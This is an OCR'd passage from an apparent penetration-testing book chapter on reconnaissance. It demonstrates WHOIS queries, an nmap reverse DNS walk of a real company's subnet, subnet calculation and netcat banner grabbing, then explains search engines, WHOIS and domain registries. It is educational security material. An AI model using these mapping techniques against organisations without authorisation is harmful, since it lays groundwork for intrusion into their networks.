
These subphases are discussed in more detail in the next section.

1. **WHOIS and the Internet Registries** Five Regional Internet Registries are responsible for the allocation and registration of Internet Numbers—ARIN, RIPE, APNIC, LACNIC, and AFRINIC—and any assigned Internet number must be registered by one of them. All offer a Web interface that allows us to query their databases for the registered owner of a given IP. In theory, these organizations, each in its respective region, are responsible for keeping track of who is using what IP addresses. When this system works, it works very well. Consider the case of Google's Web site:

```
host www.google.com
www.google.com is an alias for www.l.google.com.
www.l.google.com has address 66.249.93.99
www.l.google.com has address 66.249.93.104
```

We take Google's Web site IP, enter it into the search field at the ARIN Web site (www.arin.net), and are rewarded with an exact definition of the net block in which the IP resides. In this case the block is, indeed, Google's own (see Figure 1.11).

Figure 1.11 www.arin .net—ARIN Has a Perfect Record of Google's IP Block



ARIN WHOIS Database Search
Relevant Links: ARIN Home Page ARIN Site Map Training: Querying ARIN's WHOIS
Search ARIN WHOIS for: 66.249.93.99
66.249.93.99
Submit
Other WHOIS Servers: AfriNIC APNIC LACNIC RIPE DoDNIC InterNIC
Request Bulk Copies of ARIN WHOIS Data
Copyright © 2005 American Registry for Internet Numbers. All Rights Reserved.

```
OrgName:    Google Inc.
OrgID:      GOGL
Address:    1600 Amphitheatre Parkway
City:       Mountain View
StateProv:  CA
PostalCode: 94043
Country:    US

NetRange:   66.249.64.0 - 66.249.95.255
CIDR:       66.249.64.0/19
NetName:    GOOGLE
NetHandle:  NET-66-249-64-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.GOOGLE.COM
NameServer: NS2.GOOGLE.COM
Comment:
RegDate:    2004-03-05
Updated:    2004-11-10

OrgTechHandle: ZG39-ARIN
OrgTechName:   Google Inc.
OrgTechPhone:  +1-650-318-0200
OrgTechEmail:  arin-contact@google.com

# ARIN WHOIS database, last updated 2005-11-17 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

From the results returned by ARIN, we have confirmation of our earlier targeting efforts, and an exact definition of the size of the net block in question (in this case, our class C assumption would have been *way* off).

At some (but not all) of the Registries, recursive queries are possible, meaning that you can insert the name of the organization into the search field and obtain a list of all the network ranges assigned to that name (see Figure 1.12).

Figure 1.12 www.arin .net—ARIN Also Has a Record of Google's Other Blocks


ARIN WHOIS Database Search
Relevant Links: ARIN Home Page ARIN Site Map Training: Querying ARIN's WHOIS
Search ARIN WHOIS for: Google
google
Submit

```
Google Inc. (GOGL)
Google Inc.  (ZG39-ARIN)     arin-contact@google.com +1-650-318-0200
Google Inc. (AS15169) GOOGLE    15169
Google Inc. (AS36039) GOOGLE    36039
Google Inc. (AS36040) GOOGLE    36040
Google Inc. (AS15169) GOOGLE    15169
Google Inc. (AS36039) GOOGLE    36039
Google Inc. (AS36040) GOOGLE    36040
Google Inc. GOOGLE (NET-216-239-32-0-1) 216.239.32.0 - 216.239.63.255
Google Inc. GOOGLE (NET-64-233-160-0-1) 64.233.160.0 - 64.233.191.255
Google Inc. GOOGLE (NET-66-249-64-0-1) 66.249.64.0 - 66.249.95.255
Google Inc. GOOGLE (NET-72-14-192-0-1) 72.14.192.0 - 72.14.239.255
Google Inc. GOOGLE (NET-216-239-32-0-1) 216.239.32.0 - 216.239.63.255
Google Inc. EC12-1-GOOGLE (NET-64-68-80-0-1) 64.68.80.0 - 64.68.87.255
Google Inc. GOOGLE-2 (NET-66-102-0-0-1) 66.102.0.0 - 66.102.15.255
Google Inc. GOOGLE (NET-64-233-160-0-1) 64.233.160.0 - 64.233.191.255
Google Inc. GOOGLE (NET-66-249-64-0-1) 66.249.64.0 - 66.249.95.255
Google Inc. GOOGLE (NET-72-14-192-0-1) 72.14.192.0 - 72.14.239.255
Google Inc. GOOGLE-IPV6 (NET6-2001-4860-1) 2001:4860:0000:0000:0000:0000:0000:0000 - 2001:4860:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF
GOOGLE UU-65-202-99-152 (NET-65-202-99-152-1) 65.202.99.152 - 65.202.99.159
GOOGLE ABOV-T324-64-124-112-24-29 (NET-64-124-112-24-1) 64.124.112.24 - 64.124.112.31
GOOGLE ABOV-T324-209-249-73-64-29 (NET-209-249-73-64-1) 209.249.73.64 - 209.249.73.71
GOOGLE ABOV-T324-64-124-229-168-29 (NET-64-124-229-168-1) 64.124.229.168 - 64.124.229.175
GOOGLE UU-65-214-255-96 (NET-65-214-255-96-1) 65.214.255.96 - 65.214.255.111
Google UU-65-245-24-8 (NET-65-245-24-8-1) 65.245.24.8 - 65.245.24.15
GOOGLE UU-65-211-194-96-D8 (NET-65-211-194-96-1) 65.211.194.96 - 65.211.194.111
GOOGLE UU-65-223-8-48-D6 (NET-65-223-8-48-1) 65.223.8.48 - 65.223.8.63
Google UU-65-221-133-176-D6 (NET-65-221-133-176-1) 65.221.133.176 - 65.221.133.191
GOOGLE CHILDREN CARE-050119015545 SBC06923603306429050119015554 (NET-69-236-33-64-1) 69.236.33.64 - 69.236.33.71
Google Inc SBC067126100008030728 (NET-67-126-100-8-1) 67.126.100.8 - 67.126.100.15
Google Inc GOO20050928-CA (NET-67-69-26-16-1) 67.69.26.16 - 67.69.26.23
GOOGLE INC-040731031303 SBC06922402120829040731031306 (NET-69-224-21-208-1) 69.224.21.208 - 69.224.21.215
GOOGLE INC-040731032731 SBC06922403108829040731032734 (NET-69-224-31-88-1) 69.224.31.88 - 69.224.31.95
GOOGLE INC-040731032750 SBC06922403110429040731032753 (NET-69-224-31-104-1) 69.224.31.104 - 69.224.31.111
GOOGLE INC-041208041250 SBC06922807021629041208041255 (NET-69-228-70-216-1) 69.228.70.216 - 69.228.70.223
GOOGLE INC-041208041841 SBC06922807022429041208041844 (NET-69-228-70-224-1) 69.228.70.224 - 69.228.70.231
GOOGLE INC-041208042600 SBC06922807023229041208042603 (NET-69-228-70-232-1) 69.228.70.232 - 69.228.70.239
GOOGLE INC-041209044712 SBC06922807024829041209044715 (NET-69-228-70-248-1) 69.228.70.248 - 69.228.70.255
GOOGLE INC-041210150104 SBC06922807610429041210150108 (NET-69-228-76-104-1) 69.228.76.104 - 69.228.76.111
```

Of course, these and other WHOIS queries can be performed using a standard command-line client. Sadly, however, the records kept by the Registries are not always very accurate or up to date, and WHOIS queries will more often than not fail to return any useful information. Try the preceding exercise on the domain sensepost.com, hosted primarily in Africa, for a good counter example. When WHOIS fails us, we need to consider some of the other possible techniques.

Tools & Traps…

WHOIS—Domains versus IPs

Remember that although the *protocol* used to query them may be the same, the registries for DNS domains and assigned Internet numbers are completely separate and are not associated with each other in any way. Do not make the mistake of viewing WHOIS as a database.

2. **Exploring the network boundary** When a range of IP addresses is technically divided into smaller subnets, the borders of these subnets can often be discovered using tools like traceroute and TCP and ICMP ping. The techniques used to achieve this are all based on the fact that a network will usually behave differently at its border, which is at its network and broadcast address. Open source tools like the Perl script qtrace, which is discussed later in this chapter, are designed to do just that.

The *qtrace* tool works much the same way as regular traceroute does, but applies the principles more cleverly for the task at hand. Given a list of IP addresses, qtrace will attempt to trace a route to each. Where the route differs between two adjacent IP addresses indicates a network border. To save time, qtrace begins tracing near the furthest point, not the nearest point as normal traceroute does. As the "interesting" part of the route—where the route to two different IP addresses differs—is usually near the end of the route, the approach qtrace takes can make it considerably faster.

A well-known tool that can be useful at this stage of your attack is *nmap*. If nmap is used to perform an ICMP *ping* scan, it will detect and report IP addresses that generated duplicate results. An IP address that responds more than once to a single ICMP *ping* request is almost certainly one of three things: a subnet network address, a subnet broadcast address, or a multihome device such as a router. Whatever the cause, duplicate responses are interesting and will tell us something about the network we're examining. Unfortunately, the factors required for this technique are not common on the Internet anymore, and one seldom sees this kind of behavior today.

As network scanning is discussed in some detail later in this book, no more will be said on the subject here.

3. **Reverse DNS verification** If you study the discussion on DNS later in this chapter you'll discover that DNS *forward* and *reverse* entries are stored in different zones and are therefore logically and technically quite separate from one another. The term *reverse DNS* seen in this context is thus quite misleading. As the authority for the reverse DNS zone most frequently lays with the registered owners of the IP block and not with the owner of the domain, studying the reverse entries for a given block can often be very revealing. We do this with a tool called a *reverse walker*, easily written in Perl and readily available on the Internet in various forms. One such Perl script, called *jarf-reverse.pl*, is discussed in more detail later in this chapter.

Tools & Traps…

nmap as a DNS Reverse Walker

nmap can easily be used to perform a DNS reverse walk of a given IP range:

```
nmap -sL 192.168.1.1-255
```

Notice that nmap simply uses the host's locally configured DNS resolver for these lookups.

Clearly, we can learn a lot about the ownership of a given subnet by examining the range and spread of the reverse DNS entries in that range—the more widely and densely hosts with relevant DNS names are found, the more likely it is that the range belongs to the target organization in question. If the range is known to belong to the target, and other DNS names emerge, those domains should also be considered targets and added to the list of domains for the next iteration of the process.


Let's use nmap as a reverse DNS walker to examine the subnet in which SensePost's primary mail exchanger resides—168.210.134.0/24. The scan generates too much data to be repeated here, but a selected sample of the results will serve to prove the point:

```
Host pokkeld.sensepost.com (168.210.134.1) not scanned
Host knoofsmul.sensepost.com (168.210.134.2) not scanned
Host zolbool.sensepost.com (168.210.134.3) not scanned
Host siteadmin.sensepost.com (168.210.134.4) not scanned
…
Host intercrastic.sensepost.com (168.210.134.102) not scanned
Host colossus.sensepost.com (168.210.134.103) not scanned
…
Host unseen.truteq.com (168.210.134.129) not scanned
Host polaris.truteq.com (168.210.134.130) not scanned
Host kaus.truteq.com (168.210.134.131) not scanned
Host vega.truteq.com (168.210.134.132) not scanned
Host indus.truteq.com (168.210.134.133) not scanned
Host tvapc.truteq.com (168.210.134.134) not scanned
Host dvdmpc.truteq.com (168.210.134.135) not scanned
Host cpdppc.truteq.com (168.210.134.136) not scanned
Host jsgpc.truteq.com (168.210.134.137) not scanned
Host vgcpc.truteq.com (168.210.134.138) not scanned
Host tvdwpc.truteq.com (168.210.134.139) not scanned
Host bakpc.truteq.com (168.210.134.140) not scanned
Host jpvwpc.truteq.com (168.210.134.141) not scanned
Host eguldpc.truteq.com (168.210.134.142) not scanned
…
Host ll.sensepost.com (168.210.134.205) not scanned
…
Host nonolami.sensepost.com (168.210.134.250) not scanned
Host krisikrasa.sensepost.com (168.210.134.251) not scanned
Host 168.210.134.252 not scanned
Host haxomatic.sensepost.com (168.210.134.253) not scanned
Host groslixatera.sensepost.com (168.210.134.254) not scanned
```

If you examine these results closely, you'll be able to make the following observations:

- The IPs that have sensepost.com reverse DNS entries are spread across the entire range.
- Apart from the IPs with sensepost.com names, there are no other DNS domains represented here, with one notable exception:
- There is a small group of truteq.com addresses right in the middle of the range. This group starts with a .129 address (unseen) and ends on a .142 address (eguldpc), spanning 13 addresses. Feeding those numbers into the Perl script, ipcalc.pl reveals that we probably have to do with the 14 IP network 168.210.134.128/28, which has the network address 168.210.134.128 and the broadcast address 168.210.134.143. This suggests that the truteq IPs all reside in a unique IP subnet. The script ipcalc.pl is demonstrated in Figure 1.13, and is discussed in more detail later in this chapter.

Figure 1.13 ipcalc.pl Is Used to Derive the Network and Broadcast Addresses of an IP Range




```
inv1002:/Applications/tools charl$ perl ipcalc.pl 168.210.134.129/28

Address:   168.210.134.129      10101000.11010010.10000110.1000 0001
Netmask:   255.255.255.240 = 28 11111111.11111111.11111111.1111 0000
Wildcard:  0.0.0.15             00000000.00000000.00000000.0000 1111
=>
Network:   168.210.134.128/28   10101000.11010010.10000110.1000 0000 (Class B)
Broadcast: 168.210.134.143      10101000.11010010.10000110.1000 1111
HostMin:   168.210.134.129      10101000.11010010.10000110.1000 0001
HostMax:   168.210.134.142      10101000.11010010.10000110.1000 1110
Hosts/Net: 14


inv1002:/Applications/tools charl$
```

Thus, the reverse DNS walk appears to indicate that there is separate IP subnet (used by truteq.com) right in the middle of the class C address range used by sensepost.com. This curious relationship on the network suggests a relationship of some kind between the two domains. An examination of the WHOIS meta data for these two domains (left as an exercise for the reader) quickly reveals that there is, indeed, a relationship between the companies SensePost and Truteq in the real world. As a result, the domain truteq.com is added to our list of target domains for the next iteration of the reconnaissance process.

4. **Banners and Web sites** When your other options are finally exhausted, you can try to deduce the ownership of an IP or IP range by examining the service banners for mail servers, FTP servers, Web servers, and the like residing in that space. For the most useful services, this is easy to do using a tool like telnet *or* netcat as in Figure 1.14.

Figure 1.14 SMTP Banner Reveals the Host's Owner




```
inv1002:~ charl$ nc -v 168.210.134.6 25
blowfish.sensepost.com [168.210.134.6] 25 (smtp) open
220 blowfish.sensepost.com ESMTP It's patched...Gaan weg julle kuberkrakers..; Sat, 19 Nov 2005 03:55:09 +0200 (SAST)
```

In environments in which the WHOIS records are not accurate and no reverse DNS entries exist, these kinds of techniques may be necessary to discover who's actually using a given host.

Visit Web sites also, in the hope that they'll reveal their owners. During this process, be sure to take special care with regard to virtually hosted sites, which may be shared by numerous organizations and therefore perhaps not be targets. More is said on the subject of virtual hosts and how to detect them later in this chapter.

Web servers may also tell us a lot about their owners. For example, if we connect to a Web server we believe belongs to Syngress, and we're shown a Syngress page, that tends to support our belief regarding the ownership (see Figure 1.15).

Figure 1.15 Connecting to a Syngress Web Server Shows the Content We'd Expect, or Does It?



HURT BOOKS: INCREDIBLE BARGAINS

Sometimes bad things happen to good books. These "HURTS" have minor imperfections from the manufacturing process, or have been returned by retailers and can't be restocked in our warehouse. They are NOT USED BOOKS.

Phishing Exposed
Uncover Secrets from the Dark Side Phishing Exposed provides an in-depth, high-tech view from both sides of the phishing playing field. In this unprecedented book, world-renowned phishing expert Lance James exposes the technical and financial


Get Multiple-Certified for $29.95 a Month!

Pay less for high-quality video-based training from KeyStone and Syngress!

Master new skills, FAST - and retain what you learn.

However, if we resolve the host name to its IP address—155.212.56.73—we obtain a different result, as shown in Figure 1.16.

Figure 1.16 The Default Site on the Server Hasn't Been Built



Under Construction

The site you were trying to reach does not currently have a default page. It may be in the process of being upgraded.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

The fact that there isn't a default site on this server suggests that the server may be shared by a number of different sites, and thus the server may not "belong" wholly to the target organization in question. Please refer to the relevant section later in this chapter to fully understand how virtual hosting works; this is a typical scenario and one for which we should remain alert.

Tools & Traps…

So, Is the Syngress Server Hosted?


In the preceding Syngress example, our suspicions prove unfounded, as an examination of the WHOIS records clearly show:

```
% host www.syngress.com
www.syngress.com has address 155.212.56.73

% whois 155.212.56.73
Conversent Communications CONVERSENT-155 (NET-155-212-0-0-1)
155.212.0.0 - 155.212.255.255
Syngress Publishing OEMN-155-212-56-64 (NET-155-212-56-64-1)
155.212.56.64 - 155.212.56.79
```

The WHOIS records prove the site's ownership, despite the confusion caused by the virtual hosting.

Another resource could be useful in this kind of situation—the slowly growing list of sites that offer virtual-host enumeration databases. These sites (usually in the process of doing something else) build a database of the different Web sites residing on a given IP address, and make that available to the public via a Web interface. One such site is Searchmee!. The data provided by this resource supports the findings of our WHOIS lookup (see Figure 1.17).

Figure 1.17 www.searchmee.com/web-info/ip-hunt.php



Range is: 155.212.56.73 - 155.212.56.73

Enter Host (www.somehost.biz)

or IP (1.2.3.4) 155.212.56.73 / 32

IP Address	Server Host Name	Server Type	Last Visited
155.212.56.73	www.syngress.com (1) Pages	Microsoft-IIS/5.0	2005-07-28 00:34:44

5. **Summary** The process of target verification is no exact science and can be surprisingly tricky. In the end, the Internet remains largely unregulated and therefore occasionally difficult to navigate. Should all else fail, you may need to resort to actually asking the organization in question or its service providers to assist you in verifying the targets you have.

At the end of this phase, you should have a list of well-defined IP subnet blocks that are strongly associated with the organization you're targeting and are ready to be used in the next phases of your test.

Core Technologies

In this section, we focus closely on the technology that makes the tools work. All tools mentioned so far have one thing in common—publicly available information. Understanding how to use these various bits of technology work will be the key to mapping our target's Internet presence.

Intelligence Gathering

Intelligence gathering is the process of understanding the organizational structure of our target and results in a list of relevant DNS domains.The following technologies are used extensively during this phase of our attack:

- Search engines
- WHOIS
- RWHOIS

- Domain name registries and registrars
- Web copiers

Each of these technologies is described in more detail in the section that follows. A clear understanding of each is a prerequisite for success at this stage.

Search Engines

Search engines are the key to finding out as much information about a target as possible. Without the use of advanced search engines, it would probably be almost impossible to locate vital information regarding the target from the Web. What is a search engine and how does it work?

A search engine is a system dedicated to the searching and retrieval of information for the purpose of cataloging results. There are two types of search engines: a *crawler-based* search engine and *a human-powered directory*. The two search engines gather their information in two different ways, but most search sites on the Web today obtain their listings in both ways.

Crawler-based search engines use "crawlers" or "spiders" to surf the Web automatically. Spiders will read Web pages, index them, and follow the links found within a site to other pages. There are three main types of highly active spiders on the Net today: Slurp from Yahoo, MSNBot from MSN, and Googlebot from Google.

Before a spider can actively "crawl" pages, it must read a list of URLs that have already been added to the index. As a spider crawls through the pages, it examines all the code and returns all information back to its index. The spider will also add and follow new links and pages that it may find to its index. Spiders will periodically return to the Web sites to check for any type of content changes. Some spiders, like Googlebot, can detect how frequently a site typically changes and adjust the frequency of its visits appropriately.

Human-powered search engines specifically rely on human input. Humans submit a short description to the directory for the entire Web site. A search result returns only matches on the descriptions submitted by humans. The changing and updating of Web sites have no effect of the listing. Yahoo!, for example, makes use of a human-powered directory in addition to its spider.

Every search engine will have some system for determining the order in which the results are displayed. This is referred to as its *ranking system*, which (more than the number of entries in the database) will determine how useful a search engine is for any given purpose.

Tools & Traps…

The Google PageRank Algorithm

Google's page ranking is a system Google developed in which Google determines and calculates a page's importance. Page rank is a type of vote by all other pages that Google has in its repository. A link from a site to a page counts as a support vote; the more sites that link to the page, the greater the amount of votes the pages receives. The rank of a page is also influenced by the rank of the page linking to it.

Sites of a high quality and level of importance receive higher page rankings. Google combines page ranking with a highly evolved text-matching technique to only find pages of importance that are relevant to your search query.

For more information regarding the Google page ranking, visit www.iprcom.com/papers/pagerank/.

WHOIS

WHOIS is a protocol for submitting queries to a database for determining the owner of a domain name, an IP network, or an Autonomous System Number (ASN). The information returned by WHOIS contains the owner information, which may include e-mail addresses, contact numbers, street addresses, and other relevant metadata.

WHOIS is a popular informational protocol service that runs on port 43. When a user issues a WHOIS query to the server, the server accepts the connection. The WHOIS server then responds to the query issued by the user and closes the connection. The information returned by the WHOIS server is formatted in plain ASCII human-readable text.

As WHOIS servers all over the Internet are administrated and maintained by different organizations, information returned to end users may vary from server to server. Information returned and functionality may also vary between different WHOIS clients, as some servers may support different client-side flags.

WHOIS proxies are used as a mediator between a WHOIS client and a WHOIS server. WHOIS proxies typically run over HTTP/HTTPS, meaning that if a client were behind a firewall that rejects direct connections to port 43, a client could possibly access a WHOIS proxy on the Internet using a browser via HTTP.

By using a WHOIS proxy, the user never has to be aware of the different WHOIS servers it may have to contact for different lookups. The proxy will handle which server it will need to contact to successfully complete the query. Some WHOIS proxies are set up to cache data to minimize network traffic.

Almost all WHOIS services (servers and proxies) have mechanisms in place to prevent data mining. These restrictions are generally intended to prevent the collection of data for spam and so forth, but they unfortunately also limit the usefulness of WHOIS for intelligence gathering. The lack of standards and centralization among WHOIS services further limits its usefulness.

RWHOIS

RWHOIS (Referral WHOIS) is a directory service protocol designed to improve the current WHOIS protocol. RWHOIS focuses on the distribution of "network objects" such as domain names, e-mail addresses, and IP addresses to more accurately return the requested information. A client will submit a query to an RWHOIS server, and the server will refer the query to the correct WHOIS server. RWHOIS is not yet in general use.

Domain Name Registries and Registrars

If WHOIS is the protocol over which information about DNS domain registration can be queried, then the *DNS Registry* is the organization responsible for registering that domain in the first place, collecting and maintaining information about the registered owner, and making that information available to the Internet in general.

A single registry is typically responsible for one *Generic Top Level Domain* (gTLD) like .com or a *Country Code Top Level Domain* (ccTLD) like .za. This authority is delegated to the registry by IANA—the *Internet Assigned Numbers Authority*—which is responsible for ensuring that each gTLD has exactly one delegated owner. IANA oversees IP address, top-level domain, and Internet Protocol code point allocations.

The registry is also responsible for operating the DNS servers for the given gTLD and for making its index available to the Internet using WHOIS or some other interface. The political structure of registries varies—some are governments, some are not-for-profit, and others are full commercial ventures.

In 1999, the concept of a *Domain Name Registrar* was introduced. A *Registrar* is a commercial company, accredited by ICANN (the *Internet Corporation for Assigned Names and Numbers*) to sell domain names. According to Wikipedia (http://en.wikipedia.org), there are over 2000 different Registrars in operation today. Each maintains registration information for the registered domains it manages and makes this information available in the manner and format it chooses.

The decentralization of domain name registration in 1999 has significant implications for the penetration tester in the reconnaissance phase. In essence, it means that there is no single location for obtaining information about a given domain, no way of precisely determining *where* a domain name is registered, and no way of enumerating the domains registered to a single entity. Collectively, this radically reduces the usefulness of the system to the pentester.

Readers should note the registries and registrars discussed here have to do with domain names only, and have nothing to with IP address allocations.

Notes from the Underground…

Jon Postel—Internet Pioneer

